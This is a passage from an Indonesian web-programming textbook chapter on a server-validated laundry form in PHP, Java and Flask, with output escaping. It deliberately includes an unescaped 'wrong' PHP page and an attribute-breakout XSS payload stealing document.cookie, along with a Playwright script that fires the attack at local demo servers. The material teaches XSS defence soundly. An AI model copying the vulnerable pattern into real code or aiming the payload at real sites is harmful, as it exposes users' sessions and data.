// dropoff.php: formulir penitipan. Ia mengirim ke dirinya sendiri, memvalidasi setiap
field di
// server, menampilkan galat di samping field, dan meng-escape semua yang dicetaknya.
// Jalankan dari folder ini:   php -S localhost:8451 dropoff.php
declare(strict_types=1);

const SERVICES = [                              // kode => [nama, satuan, harga]
    'S0001' => ['Wash, dry & fold', 'kg', 8000],
    'S0002' => ['Express wash & fold, 1 day', 'kg', 12000],
    'S0003' => ['Ironing only', 'kg', 6000],
    'S0008' => ['Bed cover, any size', 'item', 35000],
];

function e(string $s): string                   // escape untuk teks HTML DAN atribut
{
    return htmlspecialchars($s, ENT_QUOTES | ENT_HTML5, 'UTF-8');
}

function validate(array $in): array             // mengembalikan field => pesan galat
{
    $errors = [];
    if (!preg_match("/^[\p{L} .'-]{2,60}$/u", $in['name'])) {
        $errors['name'] = 'Use 2 to 60 letters; spaces, dots, apostrophes and hyphens are
allowed.';
    }
    if (!preg_match('/^08\d{8,11}$/', preg_replace('/[\s-]/', '', $in['phone']))) {
        $errors['phone'] = 'Use an Indonesian mobile number such as 0812-3456-7890.';
    }
    if (!array_key_exists($in['service'], SERVICES)) {
        $errors['service'] = 'Choose one of the listed services.';
    } elseif (!preg_match('/^(\d{1,2})(?:[.,](\d))?$/', $in['qty'], $m)
              || (int) $m[1] * 10 + (int) ($m[2] ?? 0) === 0) {
        $errors['qty'] = 'Type a quantity such as 3 or 3,5.';
    } elseif (SERVICES[$in['service']][1] !== 'kg' && ($m[2] ?? '0') !== '0') {
        $errors['qty'] = 'Items are counted in whole numbers.';
    }
    return $errors;
}
```

Kode 4.52 (Lanjutan) *php/dropoff.php: satu halaman yang menampilkan formulir, memvalidasi kiriman, menampilkan kembali nilai-nilai yang sudah di-escape, dan menjawab 422 bila ada yang salah.*

```
$in = ['name' => '', 'phone' => '', 'service' => 'S0001', 'qty' => ''];
$errors = [];
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    foreach ($in as $key => $default) {
        $in[$key] = trim((string) ($_POST[$key] ?? ''));
    }
    $errors = validate($in);
    http_response_code($errors ? 422 : 200);    // 422: formulir tiba tetapi tidak dapat
diterima
}
$done = $_SERVER['REQUEST_METHOD'] === 'POST' && !$errors;
?>
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Drop off laundry &mdash; Profitina Laundry</title>
</head>
<body>
<?php if ($done): ?>
  <h1>Bill created</h1>
  <p>Thank you, <?= e($in['name']) ?>. We will send a message to <?= e($in['phone']) ?>
when it is ready.</p>
<?php else: ?>
  <h1>Drop off laundry</h1>
  <form method="post" action="">
    <p><label>Name <input name="name" value="<?= e($in['name']) ?>"></label>
<?php if (isset($errors['name'])): ?>
       <span class="error"><?= e($errors['name']) ?></span>
<?php endif; ?>
    </p>
    <p><label>Phone <input name="phone" value="<?= e($in['phone']) ?>"></label>
<?php if (isset($errors['phone'])): ?>
       <span class="error"><?= e($errors['phone']) ?></span>
<?php endif; ?>
    </p>
    <p><label>Service <select name="service">
<?php foreach (SERVICES as $code => [$label]): ?>
      <option value="<?= e($code) ?>"<?= $code === $in['service'] ? ' selected' : '' ?>><?=
e($label) ?></option>
<?php endforeach; ?>
    </select></label>
<?php if (isset($errors['service'])): ?>
       <span class="error"><?= e($errors['service']) ?></span>
<?php endif; ?>
    </p>
    <p><label>Quantity <input name="qty" value="<?= e($in['qty']) ?>"></label>
<?php if (isset($errors['qty'])): ?>
       <span class="error"><?= e($errors['qty']) ?></span>
```

Kode 4.52 (Lanjutan) *php/dropoff.php: satu halaman yang menampilkan formulir, memvalidasi kiriman, menampilkan kembali nilai-nilai yang sudah di-escape, dan menjawab 422 bila ada yang salah.*

```
<?php endif; ?>
    </p>
    <p><button>Create bill</button></p>
  </form>
<?php endif; ?>
</body>
</html>
```

- `e()` adalah `htmlspecialchars` dengan `ENT_QUOTES | ENT_HTML5`: ia mengganti `&`, `<`, `>`, `"` dan `'` dengan entitas, sehingga hasilnya aman di dalam teks HTML *dan* di dalam atribut yang ditulis

dengan jenis tanda kutip mana pun. Setiap `<?= … ?>` dalam template melewatinya, termasuk pesan galat, yang hari ini teks program sendiri dan besok mungkin tidak.

- `validate` mengembalikan larik pesan berkunci nama field; larik kosong berarti "semuanya baik". Pola nama `/^[\p{L} .'-]{2,60}$/u` dibaca: dari awal sampai akhir, 2 sampai 60 karakter, masing-masing huruf dalam abjad apa pun (`\p{L}`), spasi, titik, apostrof atau tanda hubung; bendera `u` membuat PHP membaca teks sebagai UTF-8, dan tanpanya `\p{L}` melihat byte alih-alih karakter sehingga nama dengan huruf di luar abjad Inggris, seperti *Zoë*, akan ditolak. Telepon lebih dulu dibersihkan dari spasi dan tanda hubung, lalu harus berupa `08` diikuti 8 sampai 11 angka, seluruhnya 10 sampai 13.
- Pemeriksaan jumlah mencerminkan **Kode 4.42**: bilangan yang dapat dibaca, bukan nol, dan bulat untuk layanan per buah. Pemeriksaan ini hanya berjalan bila layanannya dikenal, karena "bulat untuk layanan per buah" perlu mengetahui layanannya.
- Bagian utama mengisi `$in` dengan nilai bawaan, dan untuk POST menggantinya dengan field yang sudah dipangkas, memvalidasi, lalu menetapkan status 422 atau 200. `$_POST[$key] ?? ''` memberi string kosong untuk field yang tidak ada; `(string)` mengubah field yang dikirim sebagai larik, `name[]=x`, menjadi teks `Array` (dengan peringatan) alih-alih membiarkan `trim` menghentikan skrip dengan galat tipe.
- Template-nya memiliki dua cabang. Sesudah kiriman yang baik, ia berterima kasih kepada pelanggan dengan menyebut namanya, sudah di-escape. Selain itu ia menampilkan formulir, setiap field dengan nilainya yang di-escape dan, bila ada, pesannya.

Jalankan dengan `php -S localhost:8451 dropoff.php` dari folder `php` lalu kirim baris ketiga **Tabel 4.9**:

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Drop off laundry &mdash; Profitina Laundry</title>
</head>
<body>
  <h1>Drop off laundry</h1>
  <form method="post" action="">
    <p><label>Name <input name="name"
value="&lt;script&gt;alert(1)&lt;/script&gt;"></label>
       <span class="error">Use 2 to 60 letters; spaces, dots, apostrophes and hyphens are
allowed.</span>
    </p>
    <p><label>Phone <input name="phone" value="12345"></label>
       <span class="error">Use an Indonesian mobile number such as 0812-3456-7890.</span>
    </p>
    <p><label>Service <select name="service">
      <option value="S0001">Wash, dry &amp; fold</option>
      <option value="S0002">Express wash &amp; fold, 1 day</option>
      <option value="S0003">Ironing only</option>
      <option value="S0008" selected>Bed cover, any size</option>
    </select></label>
    </p>
    <p><label>Quantity <input name="qty" value="1,5"></label>
       <span class="error">Items are counted in whole numbers.</span>
    </p>
    <p><button>Create bill</button></p>
  </form>
</body>
</html>
[422]
```

Tiga pesan di samping field-nya, nilai-nilainya tetap ada, status 422 — dan tag skrip dicetak kembali sebagai `<script>…`, ditampilkan sebagai teks dan tidak pernah dijalankan. Baris pertama tabel:

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Drop off laundry &mdash; Profitina Laundry</title>
</head>
<body>
  <h1>Bill created</h1>
  <p>Thank you, Ma&apos;ruf Saputra. We will send a message to 0817-0000-8341 when it is
ready.</p>
</body>
</html>
[200]
```

Apostrof pada *Ma'ruf* tiba di halaman sebagai `'`, yang ditampilkan peramban sebagai `'`.

4.13.4 Penyelesaian Java dan Python

Kode 4.53 adalah formulirnya dengan Java dan **Kode 4.54** dengan Flask.

Kode 4.53 `java/DropoffServer.java`: formulir yang sama di server HTTP bawaan JDK, dengan `e()` sendiri yang setara dengan `htmlspecialchars` PHP.

```
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.io.OutputStream;
import java.net.InetSocketAddress;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.util.HashMap;
import java.util.LinkedHashMap;
import java.util.Map;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/** Formulir penitipan: mengirim ke dirinya sendiri, memvalidasi di server, meng-escape
semua keluaran. */
public class DropoffServer {
    record Service(String name, String unit, int price) {}

    static final Map<String, Service> SERVICES = new LinkedHashMap<>();
    static {
        SERVICES.put("S0001", new Service("Wash, dry & fold", "kg", 8000));
        SERVICES.put("S0002", new Service("Express wash & fold, 1 day", "kg", 12000));
        SERVICES.put("S0003", new Service("Ironing only", "kg", 6000));
        SERVICES.put("S0008", new Service("Bed cover, any size", "item", 35000));
    }
    static final String[] FIELDS = {"name", "phone", "service", "qty"};

    /** Escape untuk teks HTML DAN atribut, persis seperti htmlspecialchars di PHP. */
    static String e(String s) {
        return s.replace("&", "&amp;").replace("<", "&lt;").replace(">", "&gt;")
                .replace("\"", "&quot;").replace("'", "&apos;");
    }

    static Map<String, String> validate(Map<String, String> in) {
        Map<String, String> errors = new HashMap<>();
        if (!in.get("name").matches("^[\\p{L} .'-]{2,60}$")) {
            errors.put("name", "Use 2 to 60 letters; spaces, dots, apostrophes and hyphens
are allowed.");
        }
        if (!in.get("phone").replaceAll("[\\s-]", "").matches("^08\\d{8,11}$")) {
            errors.put("phone", "Use an Indonesian mobile number such as 0812-3456-7890.");
        }
        Matcher m = Pattern.compile("^(\\d{1,2})(?:[.,](\\d))?$").matcher(in.get("qty"));
        Service s = SERVICES.get(in.get("service"));
        if (s == null) {
            errors.put("service", "Choose one of the listed services.");
        } else if (!m.matches() || Integer.parseInt(m.group(1)) * 10
                   + (m.group(2) == null ? 0 : Integer.parseInt(m.group(2))) == 0) {
```

Kode 4.53 (Lanjutan) *java/DropoffServer.java: formulir yang sama di server HTTP bawaan JDK, dengan e() sendiri yang setara dengan htmlspecialchars PHP.*

```
            errors.put("qty", "Type a quantity such as 3 or 3,5.");
        } else if (!s.unit().equals("kg") && m.group(2) != null && !m.group(2).equals("0"))
{
            errors.put("qty", "Items are counted in whole numbers.");
        }
        return errors;
    }

    static String field(String label, String key, Map<String, String> in, Map<String,
String> errors) {
        String html = "    <p><label>" + label + " <input name=\"" + key + "\" value=\""
                    + e(in.get(key)) + "\"></label>\n";
        if (errors.containsKey(key)) {
            html += "       <span class=\"error\">" + e(errors.get(key)) + "</span>\n";
        }
        return html + "    </p>\n";
    }

    static String page(boolean done, Map<String, String> in, Map<String, String> errors) {
        StringBuilder h = new StringBuilder("<!DOCTYPE html>\n<html lang=\"en\">\n<head>\n"
            + "  <meta charset=\"utf-8\">\n"
            + "  <title>Drop off laundry &mdash; Profitina
Laundry</title>\n</head>\n<body>\n");
        if (done) {
            h.append("  <h1>Bill created</h1>\n  <p>Thank you, ").append(e(in.get("name")))
             .append(". We will send a message to ").append(e(in.get("phone")))
             .append(" when it is ready.</p>\n");
        } else {
            h.append("  <h1>Drop off laundry</h1>\n  <form method=\"post\"
action=\"\">\n");
            h.append(field("Name", "name", in, errors)).append(field("Phone", "phone", in,
errors));
            h.append("    <p><label>Service <select name=\"service\">\n");
            for (Map.Entry<String, Service> s : SERVICES.entrySet()) {
                String selected = s.getKey().equals(in.get("service")) ? " selected" : "";
                h.append("      <option
value=\"").append(e(s.getKey())).append("\"").append(selected)
                 .append(">").append(e(s.getValue().name())).append("</option>\n");
            }
            h.append("    </select></label>\n");
            if (errors.containsKey("service")) {
                h.append("       <span
class=\"error\">").append(e(errors.get("service"))).append("</span>\n");
            }
            h.append("    </p>\n").append(field("Quantity", "qty", in, errors));
            h.append("    <p><button>Create bill</button></p>\n  </form>\n");
        }
        return h.append("</body>\n</html>\n").toString();
    }
```

Kode 4.53 (Lanjutan) *java/DropoffServer.java: formulir yang sama di server HTTP bawaan JDK, dengan e() sendiri yang setara dengan htmlspecialchars PHP.*

```
    static void handle(HttpExchange ex) throws IOException {
        Map<String, String> in = new HashMap<>(Map.of("name", "", "phone", "", "service",
"S0001", "qty", ""));
        Map<String, String> errors = new HashMap<>();
        int status = 200;
        boolean post = ex.getRequestMethod().equals("POST");
        if (post) {
            Map<String, String> form = new HashMap<>();
            String raw = new String(ex.getRequestBody().readAllBytes(),
StandardCharsets.UTF_8);
            for (String pair : raw.split("&")) {
                String[] kv = pair.split("=", 2);
                form.put(URLDecoder.decode(kv[0], StandardCharsets.UTF_8),
                         kv.length > 1 ? URLDecoder.decode(kv[1], StandardCharsets.UTF_8) :
"");
            }
            for (String key : FIELDS) in.put(key, form.getOrDefault(key, "").strip());
            errors = validate(in);
            status = errors.isEmpty() ? 200 : 422;   // 422: formulir tiba tetapi tidak
dapat diterima
        }
        byte[] body = page(post && errors.isEmpty(), in,
errors).getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().set("Content-Type", "text/html; charset=utf-8");
        ex.sendResponseHeaders(status, body.length);
        try (OutputStream out = ex.getResponseBody()) { out.write(body); }
    }

    public static void main(String[] args) throws IOException {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 8452), 0);
        server.createContext("/dropoff", DropoffServer::handle);
        server.start();
        System.out.println("Drop-off form on http://localhost:8452/dropoff");
    }
}
```

`String.matches` menuntut kecocokan seluruh string, dan `\p{L}` bekerja seperti di PHP. `field` menulis satu input berlabel beserta pesannya. Untuk permintaan yang sama, server Java menghasilkan byte yang sama dengan PHP.

Kode 4.54 `python/dropoff_app.py`: formulir yang sama dengan Flask; Jinja meng-escape setiap `{{ value }}` dan *view*-nya menjawab 422 bila ada galat.

```
"""Formulir penitipan: mengirim ke dirinya sendiri, memvalidasi di server, meng-escape
semua keluaran (Flask).

Jalankan:  python3 dropoff_app.py   lalu buka http://localhost:8453/dropoff
"""
import re

from flask import Flask, render_template_string, request

SERVICES = {                                    # kode -> (nama, satuan, harga)
    "S0001": ("Wash, dry & fold", "kg", 8000),
    "S0002": ("Express wash & fold, 1 day", "kg", 12000),
    "S0003": ("Ironing only", "kg", 6000),
    "S0008": ("Bed cover, any size", "item", 35000),
}

PAGE = """<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Drop off laundry &mdash; Profitina Laundry</title>
</head>
<body>
{% if done %}
  <h1>Bill created</h1>
  <p>Thank you, {{ v.name }}. We will send a message to {{ v.phone }} when it is ready.</p>
{% else %}
  <h1>Drop off laundry</h1>
  <form method="post" action="">
{% for key, label in [("name", "Name"), ("phone", "Phone")] %}
    <p><label>{{ label }} <input name="{{ key }}" value="{{ v[key] }}"></label>
{% if key in errors %}
       <span class="error">{{ errors[key] }}</span>
{% endif %}
    </p>
{% endfor %}
    <p><label>Service <select name="service">
{% for code, (name, unit, price) in services.items() %}
      <option value="{{ code }}"{% if code == v.service %} selected{% endif %}>{{ name
}}</option>
{% endfor %}
    </select></label>
{% if "service" in errors %}
       <span class="error">{{ errors.service }}</span>
{% endif %}
    </p>
    <p><label>Quantity <input name="qty" value="{{ v.qty }}"></label>
{% if "qty" in errors %}
```

Kode 4.54 (Lanjutan) *python/dropoff_app.py: formulir yang sama dengan Flask; Jinja meng-escape setiap {{ value }} dan view-nya menjawab 422 bila ada galat.*

```
        <span class="error">{{ errors.qty }}</span>
{% endif %}
    </p>
    <p><button>Create bill</button></p>
  </form>
{% endif %}
</body>
</html>
"""

app = Flask(__name__)
app.jinja_env.trim_blocks = True
app.jinja_env.keep_trailing_newline = True


def validate(v):
    """Mengembalikan dict field -> pesan galat; kosong bila semuanya dapat diterima."""
    errors = {}
    # [^\W\d_] berarti "huruf" dalam abjad apa pun: karakter kata yang bukan angka dan
bukan _
    if not re.fullmatch(r"(?:[^\W\d_]|[ .'-]){2,60}", v["name"]):
        errors["name"] = "Use 2 to 60 letters; spaces, dots, apostrophes and hyphens are
allowed."
    if not re.fullmatch(r"08\d{8,11}", re.sub(r"[\s-]", "", v["phone"])):
        errors["phone"] = "Use an Indonesian mobile number such as 0812-3456-7890."
    m = re.fullmatch(r"(\d{1,2})(?:[.,](\d))?", v["qty"])
    if v["service"] not in SERVICES:
        errors["service"] = "Choose one of the listed services."
    elif m is None or int(m.group(1)) * 10 + int(m.group(2) or 0) == 0:
        errors["qty"] = "Type a quantity such as 3 or 3,5."
    elif SERVICES[v["service"]][1] != "kg" and (m.group(2) or "0") != "0":
        errors["qty"] = "Items are counted in whole numbers."
    return errors


@app.route("/dropoff", methods=["GET", "POST"])
def dropoff():
    v = {"name": "", "phone": "", "service": "S0001", "qty": ""}
    errors, status = {}, 200
    if request.method == "POST":
        v = {key: request.form.get(key, "").strip() for key in v}
        errors = validate(v)
        status = 422 if errors else 200        # 422: formulir tiba tetapi tidak dapat
diterima
    # Jinja meng-escape setiap {{ nilai }} karena autoescape aktif untuk HTML.
    html = render_template_string(PAGE, done=request.method == "POST" and not errors,
                                  v=v, errors=errors, services=SERVICES)
    return html, status
```

Kode 4.54 (Lanjutan) *python/dropoff_app.py: formulir yang sama dengan Flask; Jinja meng-escape setiap {{ value }} dan view-nya menjawab 422 bila ada galat.*

```
if __name__ == "__main__":
    app.run(port=8453)
```

Modul `re` milik Python tidak mengenal `\p{L}`. Kelas `[^\W\d_]` berarti hal yang sama: `\w` adalah "karakter kata dalam abjad apa pun", dan `[^\W\d_]` adalah "karakter kata yang bukan angka dan bukan garis bawah", sehingga yang tersisa hanyalah huruf. `re.fullmatch` menuntut kecocokan seluruh string. Jinja meng-escape setiap `{{ … }}` dengan sendirinya, dan untuk empat permintaan yang sama halaman Flask menghasilkan byte yang sama dengan PHP kecuali satu jenis

perbedaan: Jinja menulis apostrof sebagai `'` dan tanda kutip sebagai `"`, sedangkan PHP menulis `'` dan `"`. Keduanya ejaan berbeda untuk karakter yang sama, dan peramban menampilkan teks yang sama.

4.13.5 Penyelesaian keliru yang menggoda

Kode 4.55 memvalidasi nama dengan benar lalu melakukan apa yang dilakukan setiap pemula untuk membuat formulir "lengket": mencetak kembali nilainya apa adanya.

Kode 4.55 `php/wrong_dropoff.php`: validasi tanpa escape. Nilai yang ditolak dicetak kembali mentah-mentah ke dalam atribut.

```
<?php
// wrong_dropoff.php: MENGGODA TETAPI KELIRU. Ia memvalidasi, tetapi mencetak kembali
nilainya mentah.
// Jalankan:  php -S localhost:8454 wrong_dropoff.php
$name = $_POST['name'] ?? '';
$error = preg_match("/^[\p{L} .'-]{2,60}$/u", $name) ? '' : 'Please check the name.';
?>
<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Drop off laundry</title></head>
<body>
  <form method="post" action="">
    <p><label>Name <input name="name" value="<?= $name ?>"></label> <?= $error ?></p>
    <p><button>Create bill</button></p>
  </form>
</body>
</html>
```

Serangan ini tidak memerlukan tag `<script>`; ia hanya memerlukan tanda kutip. Ketik `" autofocus onfocus="alert(document.cookie)` di field nama, dan baris yang dikirim kembali oleh server menjadi:

```
    <p><label>Name <input name="name" value="" autofocus
onfocus="alert(document.cookie)"></label> Please check the name.</p>
```

`"` yang pertama menutup atribut `value`, dan sisanya menjadi dua atribut: `autofocus` menaruh kursor di field itu saat halaman dimuat, lalu `onfocus` menjalankan JavaScript. Namanya *ditolak* dan serangannya tetap berjalan, dibawa oleh halaman galat. **Kode 4.56** membuktikannya di peramban sungguhan.

Kode 4.56 `python/xss_check.py`: ketik serangan itu ke kedua formulir di Chromium *headless*, lalu laporkan atribut input dan setiap *alert* yang muncul.

```python
"""Ketik serangan ke field nama pada dua formulir yang berjalan dan amati apa yang
dilakukan peramban.

Perlu:  pip install playwright   lalu   playwright install chromium
Mulai:  php -S localhost:8454 wrong_dropoff.php   dan   php -S localhost:8451 dropoff.php
Jalankan:  python3 xss_check.py
"""
from playwright.sync_api import sync_playwright

ATTACK = "\" autofocus onfocus=\"alert('hijacked')"

with sync_playwright() as p:
    browser = p.chromium.launch()
    page = browser.new_page()
    dialogs = []
    page.on("dialog", lambda d: (dialogs.append(d.message), d.dismiss()))
    for port, label in [(8454, "wrong_dropoff.php"), (8451, "dropoff.php")]:
        page.goto(f"http://localhost:{port}/")
        page.fill("input[name=name]", ATTACK)
        page.click("button")                          # kirim: halaman kembali
        page.wait_for_timeout(500)                    # beri autofocus sedikit waktu
        names = page.eval_on_selector("input[name=name]", "e => e.getAttributeNames()")
        print(f"{label:<18} input attributes: {', '.join(names):<30} alerts: {dialogs}")
        dialogs.clear()
    browser.close()
```

```
wrong_dropoff.php  input attributes: name, value, autofocus, onfocus alerts: ['hijacked']
dropoff.php        input attributes: name, value                     alerts: []
```

Di halaman yang keliru, input bertambah dua atribut dan sebuah *alert* muncul; pada **Kode 4.52** input itu tetap hanya memiliki `name` dan `value`, dan tidak ada yang berjalan. Dalam aplikasi sungguhan, skrip di `onfocus` tidak akan menampilkan *alert*; ia akan membaca halaman, sesi, atau data pelanggan lalu mengirimkannya ke tempat lain. Inilah *cross-site scripting*, XSS, dan aturan pencegahnya pendek: escape setiap nilai pada saat ia dicetak, untuk tempat ia dicetak [14].

> **UJI DIRI.** Seorang rekan mengusulkan untuk "memperbaiki" **Kode 4.55** dengan menambahkan `strip_tags($name)` sebelum mencetak. Apakah itu menghentikan serangan pada subbab ini?
>
> *Jawaban.* Tidak. `strip_tags` membuang apa pun yang tampak seperti tag, `<…>`, dan serangan ini tidak memuatnya sama sekali: `" autofocus onfocus="alert(document.cookie)` melewatinya tanpa berubah dan keluar dari atribut persis seperti sebelumnya. Hanya meng-escape tanda kutip, seperti yang dilakukan `htmlspecialchars` dengan `ENT_QUOTES`, yang menjaga nilai tetap di dalam atribut. Penyaring yang membuang karakter "berbahaya" selalu kurang satu karakter; escape untuk tujuan keluaran lengkap dengan sendirinya.

4.14 Soal-Soal Berdampingan

Tabel 4.10 menjajarkan kesebelas soal beserta gagasan yang diajarkan masing-masing dan jebakan yang diperlihatkan setiap penyelesaian keliru.

Tabel 4.10 Kesebelas soal dalam bab ini, gagasan rancangan yang diajarkan masing-masing, dan jebakan yang diperlihatkan penyelesaian kelirunya.

Soal	Gagasan rancangan	Jebakan yang diperlihatkan penyelesaian keliru yang menggoda
4.1 Lima halaman	satu bingkai, satu lembar gaya, satu skrip	lima "halaman" dalam satu dokumen, dibedakan dengan `#fragmen`
4.2 URL bersih	satu direktori berisi `index.html` per halaman; rute di server	tautan diawali `/` yang melupakan awalan
4.3 Laporan	setiap klaim ditopang ukuran	kata sifat alih-alih bukti
4.4 Tayang dan terbit	akar repositori adalah akar situs	situs satu folder terlalu dalam; rahasia di riwayat
4.5 Satu permintaan di jaringan	kode status membawa putusannya	`200 OK` dengan "tidak ditemukan" di badan
4.6 GET atau POST	GET membaca, POST mengubah, lalu dialihkan	tautan yang membuat nota
4.7 Tabel harga	baris sungguhan, judul sungguhan, `&` di-escape	sel tanpa baris, diperbaiki diam-diam
4.8 Cascade dan kotak	spesifisitas dulu, urutan hanya untuk seri	"aturan terakhir yang menang"
4.9 Perkiraan langsung	bilangan bulat persepuluhan; server menghitung ulang	kilogram *floating point*; `+` pada string
4.10 Nota	`continue` melewati, `break` menghentikan; `arsort` menjaga kunci	`rsort` membuang kode
4.11 Formulir tervalidasi	validasi saat tiba, escape saat keluar	nilai yang ditolak dicetak kembali mentah

Hampir setiap jebakan hanya muncul di tepi — sebuah awalan, permintaan yang diulang, tanda kutip, 4,1 kilogram — sehingga menguji tepi *adalah* menguji. Dan hampir setiap jawaban yang benar *diamati*, bukan diandaikan: kebiasaan melihat dengan instrumen adalah hal paling berharga yang dapat ditinggalkan bab ini untuk Anda.

4.15 Profitina dalam Praktik

Profitina (app.profitina.com) adalah platform visibilitas AI: ia mengukur seberapa siap situs web sebuah merek dikutip oleh mesin penjawab AI — disiplin yang disebut *Generative Engine Optimization*, GEO — dari sinyal-sinyal nyata seperti seberapa mudah isinya diekstraksi, apakah ia membawa data terstruktur, dan apakah situsnya sehat secara teknis, lalu membantu memperbaiki apa yang ditemukannya. Beberapa soal dalam bab ini, di produk itu, adalah sinyal yang diukur.

Satu alamat per halaman, dan kode status yang jujur. Bagi perayap atau mesin penjawab, situs yang topiknya bersembunyi di balik `#fragmen` hanya memiliki satu halaman, dan halaman yang menjawab `200 OK` untuk berkata "tidak ditemukan" diindeks sebagai isi. URL bersih (Soal 4.1 dan 4.2) dan kode status yang jujur (Soal 4.5) termasuk yang diperiksa pemindaian teknis.

Struktur yang menyatakan apa sesuatu itu. Tabel pada Soal 4.7 menjadikan 12.000 *harga* S0002; data terstruktur schema.org membawa gagasan yang sama lebih jauh, menyatakan dalam bentuk yang dapat dibaca mesin bahwa sebuah halaman menggambarkan suatu usaha beserta harganya.

Meng-escape segala yang ditulis orang lain. Umpan komunitas Profitina adalah *widget* waktu nyata, dialirkan dengan Server-Sent Events dan disematkan di seluruh profitina.com dan di dalam

aplikasi, membawa teks yang ditulis penggunanya. Setiap karakter teks itu berakhir di halaman orang lain, kadang di dalam atribut, yang merupakan serangan pada Soal 4.11. Aturannya adalah aturan **Kode 4.52**: escape pada saat keluaran, untuk tujuannya, setiap kali. Produk yang sama juga menyaring setiap tautan yang diunggah ke komunitas sebelum pengguna lain melihatnya.

Bukti, bukan kata sifat. Seperti pada Soal 4.3, sebuah skor hanya berguna bersama ukurannya: dasbor historis mencatat skor mingguan setiap merek dan menjelaskan setiap sinyal. Aplikasi memberi saran; pemiliknyalah yang memutuskan. Studi kasus yang dapat dijalankan tetap Profitina Laundry, yang aplikasi jadinya ada di folder `ProfitinaLaundry/App` buku ini.

4.16 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

Tautan yang lupa di mana situs berada. Tautan yang diawali `/` mulai lagi dari host; pada situs yang terbit di bawah `/portfolio/`, tautan harus membawa awalannya, seperti `/portfolio/food/`. Ujilah secara lokal dengan cara situs akan dilayani, di bawah awalannya (Soal 4.2).

Memalsukan halaman dengan fragmen. Bagian sesudah `#` tidak pernah sampai ke server. Lima topik yang harus menjadi lima halaman harus menjadi lima dokumen di lima alamat (Soal 4.1 dan 4.2).

Menulis pendapat di tempat yang memerlukan bukti. "Berjalan baik" dan "cepat dimuat" tidak dapat diperiksa. Kutiplah ukuran dan cara memperolehnya (Soal 4.3).

Menerbitkan folder yang salah. Di GitHub Pages akar repositori adalah akar situs. Periksa `git ls-files` sebelum *push*, dan jangan pernah meng-*commit* kata sandi (Soal 4.4).

Menyembunyikan putusan di badan. "Tidak ditemukan" ditaruh di kode status, `404`; parameter yang hilang adalah `400`, metode yang salah `405` dengan `Allow`, formulir yang tidak dapat diterima `422` [8] (Soal 4.5 dan 4.11).

Mengubah data dengan GET. GET boleh diulang siapa pun kapan pun. Apa pun yang membuat, membayar atau menghapus adalah POST, yang dijawab dengan `303 See Other` (Soal 4.6).

Memercayakan perbaikan markup kepada peramban. Peramban akan memperbaikinya, diam-diam, dan berbeda dari yang Anda maksudkan. Tulislah baris, *head* dan entitasnya sendiri, dan lihat pohon elemennya di *developer tools* (Soal 4.7).

Membaca CSS dari atas ke bawah. Spesifisitas memutuskan lebih dulu; urutan hanya memutus seri. Sebuah id mengalahkan kelas sebanyak apa pun (Soal 4.8).

Melupakan padding dan border dalam lebar. Dengan `content-box`, kotak lebih lebar daripada `width`-nya. Tetapkan `box-sizing: border-box` sekali untuk semuanya (Soal 4.8).

Uang dalam floating point. 6000×4.1 tidak sama dengan 24600 dalam *floating point* biner. Hitunglah dalam satuan bulat — persepuluhan kilogram, rupiah — dan bagilah sekali, secara eksak [12] (Soal 4.9 dan 4.10).

Menambahkan field formulir ke bilangan. Setiap `value` adalah string; `+` menyambung string. Ubahlah secara eksplisit, dan validasi teksnya sebelum diubah (Soal 4.9).

Menghitung harga hanya di peramban. Peramban milik pelanggan. Server menghitung ulang segala yang penting (Soal 4.9).

Mengurutkan sambil membuang kunci. `sort` dan `rsort` mengindeks ulang; `asort`, `arsort`, `ksort` dan `krsort` menjaga kunci [13] (Soal 4.10).

Memvalidasi tanpa escape. Nilai yang ditolak lalu dicetak kembali mentah adalah serangan. Escape setiap keluaran dengan `htmlspecialchars(…, ENT_QUOTES)` atau mesin template yang meng-escape secara bawaan [14] (Soal 4.11).

4.17 Ringkasan Bab

- Delapan langkah menyelesaikan soal web kecil; langkah 3, menentukan apa yang berjalan di peramban dan apa di server, mencegah kesalahan yang paling mahal.
- `curl`, *developer tools* dan peramban *headless* membuat percakapan yang tak terlihat menjadi terlihat.
- Situs statis beberapa halaman adalah satu bingkai dengan isi yang berbeda; direktori berisi `index.html` memberi setiap halaman alamat bersih di host mana pun, dengan `301` ke alamat bergaris miring di host statis dan `200` langsung di balik program.
- Laporan mengevaluasi dengan ukuran: kode status, ukuran, jumlah kata, tautan yang diperiksa, dan angka sebelum-sesudah untuk setiap perbaikan.
- Menerbitkan di GitHub Pages berarti menjadikan folder situs sebagai akar repositori; situs Flask dapat dibekukan menjadi berkas yang dilayani host statis.
- Kode status membawa putusan respons: `200`, `303`, `400`, `404`, `405`, `422`, masing-masing dengan makna yang tepat dalam RFC 9110.
- GET membaca dan boleh diulang; POST mengubah dan dijawab dengan pengalihan ke halaman yang dapat ditampilkan GET.
- HTML semantik menyatakan apa sesuatu itu: tabel dengan keterangan, baris judul dan judul baris; setiap `&` dan `<` dalam data di-escape oleh pembangkit.
- *Cascade* memilih berdasarkan kepentingan, lalu spesifisitas (a, b, c) yang dibandingkan dari kiri, lalu urutan; ukuran kotak di layar adalah isi ditambah padding ditambah border, kecuali dengan `box-sizing: border-box`.
- Uang dihitung dengan bilangan bulat; JavaScript memberi perkiraan sebagai kemudahan sementara server menghitung harga sebenarnya.
- Di PHP, `continue` melewati satu putaran dan `break` mengakhiri gelung; `arsort` mengurutkan menurut nilai dan menjaga kuncinya.
- Formulir divalidasi ketika tiba dan di-escape setiap kali dicetak; validasi saja tidak mencegah *cross-site scripting*.

4.18 Soal Latihan

1. Tambahkan halaman keenam, *Contact*, ke portofolio statis Soal 4.1 di `/portfolio/contact/`, berisi tautan surel tanpa formulir. Daftarkan setiap berkas yang Anda ubah, dan perluas `REQUIRED` pada **Kode 4.11** agar pemeriksaan mencakupnya.
